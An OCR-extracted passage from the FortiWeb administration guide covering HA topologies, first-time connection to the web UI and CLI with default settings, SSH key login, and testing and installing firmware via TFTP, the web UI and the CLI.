
Valid HA topologies vary by whether you use either:

- FortiWeb HA
- an external HA/load balancer

Example network topology: reverse proxy mode with HA shows another network topology for reverse proxy mode, except that the single FortiWeb appliance has been replaced with two of them operating together as an **active-passive** (high availability (HA) pair. If the active appliance fails, the standby appliance assumes the IP addresses and load of the failed appliance.

To carry heartbeat and synchronization traffic between the HA pair, the heartbeat interface on both HA appliances must be connected through crossover cables or through switches.

Example network topology: reverse proxy mode with HA




If you use a switch to connect the heartbeat interfaces, they must be reachable by Layer 2 multicast.

If FortiWeb will **not** be operating in reverse proxy mode (such as for either true transparent proxy mode or transparent inspection mode), typically you would **not** use FortiWeb HA — this could require changes to your network scheme, which defeats one of the key benefits of the transparent modes: it requires no IP changes. Instead, most customers use an existing **external load balancer/HA** solution in conjunction with FortiWeb configuration synchronization **to preserve an existing active-active or active-passive topology**, as shown in Example network topology: transparent proxy mode with configuration synchronization and external HA via FortiADC.

If the operation mode is not reverse proxy mode (for example, the mode is true transparent proxy or transparent inspection), use configuration synchronization or FortiWeb Manager to maintain consistent configuration settings between the HA Active-Active units. The illustration shows an example of an HA topology that uses configuration synchronization.

Example network topology: transparent proxy mode with configuration synchronization and external HA via FortiADC



Unlike with FortiWeb HA, the external HA device detects when a FortiWeb has failed and then redirects the traffic stream. (FortiWeb has no way of actively notifying the external HA device.) To monitor the live paths through your FortiWebs, you could configure your HA device to poll either:

- a back-end web server, or
- an IP on each FortiWeb bridge (V-zone)



You can use configuration synchronization to replicate the FortiWeb configuration **without HA**(that is, no load balancing and no failover). Configuration synchronization has no special topology requirement, except that synchronized FortiWebs should be placed in identical topologies. For more information, see Replicating the configuration without FortiWeb HA (external HA) on page 134.


See also

- Fail-to-wire for power loss/reboots
- Topology for reverse proxy mode
- Topology for either of the transparent modes
- Configuring a high availability (HA) FortiWeb cluster
- HA heartbeat & synchronization
- Replicating the configuration without FortiWeb HA (external HA)


Connecting to the web UI or CLI

To configure, maintain, and administer the FortiWeb appliance, you need to connect to it. There are two methods:

- **Web UI** — A graphical user interface (GUI), from within a web browser. It can display reports and logs, but lacks many advanced diagnostic commands. For usage, see How to use the web UI on page 60.




- **Command line interface (CLI)** — A text interface similar to DOS or UNIX commands, from a Secure Shell (SSH) or Telnet terminal, or from the JavaScript **CLI Console** widget in the web UI (**System > Status > Status**). It provides access to many advanced diagnostic commands as well as configuration, but lacks reports and logs. For usage, see the FortiWeb CLI Reference.



Access to the CLI and/or web UI through your network is not yet configured if:

- you are connecting for the first time
- you have just reset the configuration to its default state
- you have just restored the firmware

In these cases, you must initially connect your computer directly to FortiWeb, using the default settings.





If you are installing a FortiWeb-VM virtual appliance, you should have already connected if you followed the instructions in the FortiWeb-VM Install Guide. If so, you can skip this chapter and continue with Changing the “admin” account password on page 116.

Via the direct connection, you can use the web UI or CLI to configure FortiWeb’s basic network settings. Once this is done, you will be able to place FortiWeb on your network, and use FortiWeb through your network.



Until the FortiWeb appliance is configured with an IP address and connected to your network, you may prefer to connect the FortiWeb appliance directly to your management computer, or through a switch, in a peer network that is isolated from your overall network. This will improve security during setup. However, isolation is not required.

Connecting to the web UI

You can connect to the web UI using its default settings.

Default settings for connecting to the web UI

Network Interface	port1
URL	https://192.168.1.99/
Administrator Account	admin
Password	

Requirements

- a computer with an RJ-45 Ethernet network port
- a web browser such as Microsoft Internet Explorer version 6.0 or greater, or Mozilla Firefox 3.5 or greater
- a crossover Ethernet cable

To connect to the web UI

1. On your management computer, configure the Ethernet port with the static IP address 192.168.1.2 with a netmask of 255.255.255.0.
2. Using the Ethernet cable, connect your computer’s Ethernet port to the FortiWeb appliance’s port1.
3. Start your browser and enter the following URL:

   https://192.168.1.99/

   (Remember to include the “s” in https://.)

   Your browser connects the appliance.

If you do **not** see the login page due to an SSL cipher error during the connection, and you are connecting to the trial license of FortiWeb-VM or a LENC version of FortiWeb, then your browser must be configured to accept encryption of 64-bit strength or less during the handshake. (RC2, RC4, and DES with less than 64-bit strength is supported. AES and 3DES is **not** supported in these versions.)

For example, in Mozilla Firefox, if you receive this error message:

```
ssl_error_no_cypher_overlap
```

you may need to enter `about:config` in the URL bar, then set **security.ssl3.rsa.rc4_40_md5** to **true**.

To support HTTPS authentication, the FortiWeb appliance ships with a self-signed security certificate, which it presents to clients whenever they initiate an HTTPS connection to the FortiWeb appliance. When you connect, depending on your web browser and prior access of the FortiWeb appliance, your browser might display two security warnings related to this certificate:

- The certificate is not automatically trusted because it is self-signed, rather than being signed by a valid certificate authority (CA). Self-signed certificates cannot be verified with a proper CA, and therefore might be fraudulent. You must manually indicate whether or not to trust the certificate.
- The certificate might belong to another web site. The common name (CN) field in the certificate, which usually contains the host name of the web site, does not exactly match the URL you requested. This could indicate server identity theft, but could also simply indicate that the certificate contains a domain name while you have entered an IP address. You must manually indicate whether this mismatch is normal or not.

Both warnings are normal for the default certificate. SSL v3 and TLS v1.0 are supported.

4. Verify and accept the certificate, either permanently (the web browser will not display the self-signing warning again) or temporarily. You cannot log in until you accept the certificate.

   For details on accepting the certificate, see the documentation for your web browser.

5. In the **Name** field, type `admin`, then click **Login**. (In its default state, there is no password for this account.)

   Login credentials entered are encrypted before they are sent to the FortiWeb appliance. If your login is successful, the web UI appears. To continue by updating the firmware, see Updating the firmware on page 102. Otherwise, to continue by setting an administrative password, see Changing the “admin” account password on page 116.



If 3 incorrect login or password attempts occur in a row, your IP address will be temporarily blacklisted from the GUI and CLI (network, not console). This is to protect the appliance from brute force login attacks. Wait 1 minute, then attempt the login again.

Connecting to the CLI

Using its default settings, you can access the CLI from your management computer in two ways:

- a local console connection
- an SSH connection, either local or through the network

Secure Shell (SSH) provides both secure authentication and secure communications to the CLI. Supported SSH protocol versions, ciphers, and bit strengths include SSH version 2 with AES-128, 3DES, Blowfish, and SHA-1.

Default settings for connecting to the CLI by SSH

Network Interface	port1
IP Address	192.168.1.99
SSH Port Number	22
Administrator Account	admin
Password	

Alternatively, you can access the CLI via SSH and a public-private key pair. However, to use this option, you first access the CLI using the CLI Console widget (part of the web UI status dashboard) or via SSH and password to upload the public key. See To connect to the CLI using an SSH connection and public-private key pair on page 100.



If you are **not** connecting for the first time, nor have you just reset the configuration to its default state or restored the firmware, administrative access settings may have already been configured. In this case, access the CLI using the IP address, administrative access protocol, administrator account and password already configured, instead of the default settings.

Requirements

- a computer with an available serial communications (COM) port
- the RJ-45-to-DB-9 or null modem cable included in your FortiWeb package
- terminal emulation software such as PuTTY



The following procedures describe connection using PuTTY software; steps may vary with other terminal emulators.

To connect to the CLI using a local console connection

1. Using the RJ-45-to-DB-9 or null modem cable, connect your computer's serial communications (COM) port to the FortiWeb appliance's console port.
2. Verify that the FortiWeb appliance is powered on.
3. On your management computer, start PuTTY.
4. In the **Category** tree on the left, go to **Connection > Serial** and configure the following:

Serial line to connect to	COM1 (or, if your computer has multiple serial ports, the name of the connected serial port)

Speed (baud)	9600
Data bits	8
Stop bits	1
Parity	None
Flow control	None

5. In the **Category** tree on the left, go to **Session** (**not** the sub-node, **Logging**) and from **Connection type**, select **Serial**.
6. Click **Open**.
7. Press the Enter key to initiate a connection.

   The login prompt appears.
8. Type `admin` then press Enter twice. (In its default state, there is no password for the `admin` account.)

   The CLI displays the following text, followed by a command line prompt:

   ```
   Welcome!
   ```

   You can now enter commands. To continue by updating the firmware, see Updating the firmware on page 102. Otherwise, to continue by setting an administrative password, see Changing the “admin” account password on page 116. For information about how to use the CLI, see the FortiWeb CLI Reference.

Requirements

- a computer with an RJ-45 Ethernet port
- a crossover Ethernet cable (if connecting directly) or straight-through Ethernet cable (if connecting through a switch or router)
- a FortiWeb network interface configured to accept SSH connections (In its default state, port1 accepts SSH. You may need to connect directly first in order to configure a static route so that, later, you can connect through routers. For details, see Adding a gateway on page 169.)
- an SSH client, such as PuTTY

To connect to the CLI using an SSH connection and password

1. On your management computer, configure the Ethernet port with the static IP address 192.168.1.2 with a netmask of 255.255.255.0.
2. Using the Ethernet cable, connect your computer’s Ethernet port to the FortiWeb appliance’s port1.
3. Verify that the FortiWeb appliance is powered on.
4. On your management computer, start PuTTY.

   Initially, the **Session** category of settings is displayed.
5. In **Host Name (or IP Address)**, type `192.168.1.99`.
6. In Port, type `22`.
7. From **Connection type**, select **SSH**.

8. Select **Open**.

   The SSH client connects to the FortiWeb appliance.

   The SSH client may display a warning if this is the first time you are connecting to the FortiWeb appliance and its SSH key is not yet recognized by your SSH client, or if you have previously connected to the FortiWeb appliance but it used a different IP address or SSH key. If your management computer is directly connected to the FortiWeb appliance with no network hosts between them, this is normal.

9. Click **Yes** to verify the fingerprint and accept the FortiWeb appliance's SSH key. You cannot log in until you accept the key.

   The CLI displays a login prompt.

10. Type `admin` and press Enter. (by default, this account has no password..)



If 3 incorrect login or password attempts occur in a row, your IP address will be temporarily blacklisted from the GUI and CLI (network, not console). This is to protect the appliance from brute force login attacks. Wait 1 minute, then attempt the login again.

   The CLI displays a prompt, such as:

   FortiWeb#

   You can now enter commands. To continue by updating the firmware, see Updating the firmware on page 102. Otherwise, to continue by setting an administrative password, see Changing the "admin" account password on page 116.

   For information about how to use the CLI, see the FortiWeb CLI Reference.

To connect to the CLI using an SSH connection and public-private key pair

1. Create a public-private key pair using a key generator.
2. Save the private key to the location on your management computer where your SSH keys are stored.
3. Connect to the CLI using either the CLI Console widget on the web UI dashboard or via anSSH connection (see To connect to the CLI using an SSH connection and password on page 99).
4. Use the following CLI command to copy the public key to FortiWeb using the CLI commands:

```
config system admin
   edit admin
      set sshkey <sshkey>
      end
```

   where `<sshkey>` is the public key data.

   The following data is an example of an ssh public key:

```
"ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDJWw9hWG6KC+RYViLmPVN283mNIwOVE9EyO+Rk
    SsQgqZzc/NkzWpR4A3f6egYUZ1TY3ERYJ350zpvtmVoM8sbtDyLjuj/OYqZWLr06jjd+
    NBKNbl9crqGdcoi+5WYZ9qo8NKgW4yXrmcNzdM46c708mrKNc9cfVlCk2kJSNNEY8FRX
    fm3Ge7y0aNRuBBQ6n9LkYWSoW+AETwNt8ZS0/9tJ9gV6V6J4071Y8xSfM1VDJQwdneuX
    CpVrs3Fg1DijUdritp7W8ptxqgbLvdkRObaTvpEGSl6rBPZcsqQFCCgn1QHdE9UxoPA7
    jpSrEZ/Gkh63kz5KC6dZgUg0G2IrIgXt"
```

5. To log in using the private key, open a connection to the CLI using SSH (see To connect to the CLI using an SSH connection and password on page 99).
6. When FortiWeb displays the CLI prompt, use the following command to log in using the public key:

   ```
   ssh -i <privatekey>
   ```

   where `<privatekey>` is the name of the private key stored on your management computer.

   For information about how to use the CLI, see the FortiWeb CLI Reference.

Updating the firmware

Your new FortiWeb appliance comes with the latest operating system (firmware) when shipped. However, if a new version has been released since your appliance was shipped, you should install it before you continue the installation.

Fortinet periodically releases FortiWeb firmware updates to include enhancements and address issues. After you register your FortiWeb appliance, FortiWeb firmware is available for download at:

https://support.fortinet.com

Installing new firmware can overwrite attack signature packages using the versions of the packages that were current at the time that the firmware image was built. To avoid repeat updates, update the firmware **before** updating your FortiGuard packages.

New firmware can also introduce new features which you must configure for the first time.

For late-breaking information specific to the firmware release version, see the Release Notes available with that release.



In addition to major releases that contain new features, Fortinet releases patch releases that resolve specific issues without containing new features and/or changes to existing features. It is recommended to download and install patch releases as soon as they are available.



Before you can download firmware updates for your FortiWeb appliance, you must first register your FortiWeb appliance with Fortinet Technical Support. For details, go to https://support.fortinet.com/ or contact Fortinet Technical Support.

See also

- Testing new firmware before installing it
- Installing firmware
- Installing alternate firmware

Testing new firmware before installing it

You can test a new firmware image by temporarily running it from memory, without saving it to disk. By keeping your existing firmware on disk, if the evaluation fails, you do not have to re-install your previous firmware. Instead, you can quickly revert to your existing firmware by simply rebooting the FortiWeb appliance.

To test a new firmware image

1. Download the firmware file from the Fortinet Technical Support web site:

   https://support.fortinet.com/

2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance.

   For details, see Connecting to the web UI or CLI on page 94.
4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` (Windows, Mac OS X, or Linux) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.

   To use the FortiWeb CLI to verify connectivity, enter the following command:

   ```
   execute ping 192.168.1.168
   ```

   where `192.168.1.168` is the IP address of the TFTP server.
8. Enter the following command to restart the FortiWeb appliance:

   ```
   execute reboot
   ```
9. As the FortiWeb appliances starts, a series of system startup messages appear.

   ```
   Press any key to display configuration menu.....
   ```
10. Immediately press a key to interrupt the system startup.



You have only three seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

   If you successfully interrupt the startup process, the following messages appears:

   ```
   [G]: Get firmware image from TFTP server.
   [F]: Format boot device.
   [B]: Boot with backup firmware and set as default.
   [Q]: Quit menu and continue to boot with default firmware.
   [H]: Display this list of options.

   Enter G,F,B,Q,or H:

   Please connect TFTP server to Ethernet port "1".
   ```
11. Type `G` to get the firmware image from the TFTP server.

    The following message appears:

    ```
    Enter TFTP server address [192.168.1.168]:
    ```

12. Type the IP address of the TFTP server and press Enter.

    The following message appears:

    ```
    Enter local address [192.168.1.188]:
    ```

13. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.

    The following message appears:

    ```
    Enter firmware image file name [image.out]:
    ```

14. Type the firmware image file name and press Enter.

    The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:

    ```
    MAC:00219B8F0D94
    ##########################
    Total 28385179 bytes data downloaded.
    Verifying the integrity of the firmware image..
    Save as Default firmware/Backup firmware/Run image without saving:[D/B/R]?
    ```



If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support web site, try a different TFTP server.

15. Type `R`.

    The FortiWeb image is loaded into memory and uses the current configuration, **without** saving the new firmware image to disk.

16. To verify that the new firmware image was loaded, log in to the CLI and type:

    ```
    get system status
    ```

17. Test the new firmware image.

    - If the new firmware image operates successfully, you can install it to disk, overwriting the existing firmware, using the procedure Installing firmware on page 104.
    - If the new firmware image does **not** operate successfully, reboot the FortiWeb appliance to discard the temporary firmware and resume operation using the existing firmware.

See also

- Installing firmware
- Installing alternate firmware

Installing firmware

You can use either the web UI or the CLI to upgrade or downgrade the appliance's operating system.

Firmware changes are either:

- an update to a newer version
- a reversion to an earlier version

To determine if you are updating or reverting the firmware, go to **System > Status > Status** and in the **System Information** widget, see the **Firmware Version** row. (Alternatively, in the CLI, enter the command `get system status`.)

For example, if your current firmware version is:

```
FortiWeb-VM 4.32,build0531,111031
```

changing to

```
FortiWeb-VM 4.32,build0530,110929
```

an earlier build number (530) and date (`110929` means September 29, 2011), indicates that you are reverting.



Back up **all** parts of your configuration before beginning this procedure. Some backup types do not include the full configuration. For full backup instructions, see Backups on page 260.

Reverting to an earlier firmware version could reset settings that are not compatible with the new firmware. For example, FortiWeb 5.0 configuration files are **not** compatible with previous firmware versions. If you later decide to downgrade to FortiWeb 4.4.6 or earlier, your FortiWeb appliance will lose its configuration. To restore the configuration, you will need a backup that is compatible with the older firmware.

For information on reconnecting to a FortiWeb appliance whose network interface configuration was reset, see Connecting to the web UI or CLI on page 94.



If you are installing a firmware version that requires a different size of system partition, you may be required to format the boot device before installing the firmware by re-imaging the boot device. Consult the **Release Notes**. In that case, do **not** install the firmware using this procedure. Instead, see Restoring firmware (“clean install”) on page 847.

To install firmware via the web UI

1. Download the firmware file from the Fortinet Technical Support web site:

   https://support.fortinet.com/


2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.



Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see Updating firmware on an HA pair on page 109.

3. Go to **System > Status > Status**.

4. In the **System Information** widget, in the **Firmware Version** row, click **Update**.



   The **Firmware Upgrade/Downgrade** dialog appears.

5. Click **Browse** to locate and select the firmware file that you want to install, then click **OK**.
6. Click **OK**.

   Your management computer uploads the firmware image to the FortiWeb appliance. The FortiWeb appliance installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.

If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature's default values for that version of the firmware. You may need to reconfigure some settings.

7. Clear the cache of your web browser and restart it to ensure that it reloads the web UI and correctly displays all interface changes. For details, see your browser's documentation.
8. To verify that the firmware was successfully installed, log in to the web UI and go to **System > System > Status**.

   In the **System Information** widget, the **Firmware Version** row indicates the currently installed firmware version.

9. If you want to install alternate firmware on the secondary partition, follow Installing alternate firmware on page 110.
10. Continue with Changing the "admin" account password on page 116.

Installing firmware replaces the current attack definitions with those included with the firmware release that you are installing. If you are updating or rearranging an existing deployment, after you install new firmware, make sure that your attack definitions are up-to-date. For more information, see Manually initiating update requests on page 191.

To install firmware via the CLI

1. Download the firmware file from the Fortinet Technical Support web site:

https://support.fortinet.com/

2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.



Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see Updating firmware on an HA pair on page 109.

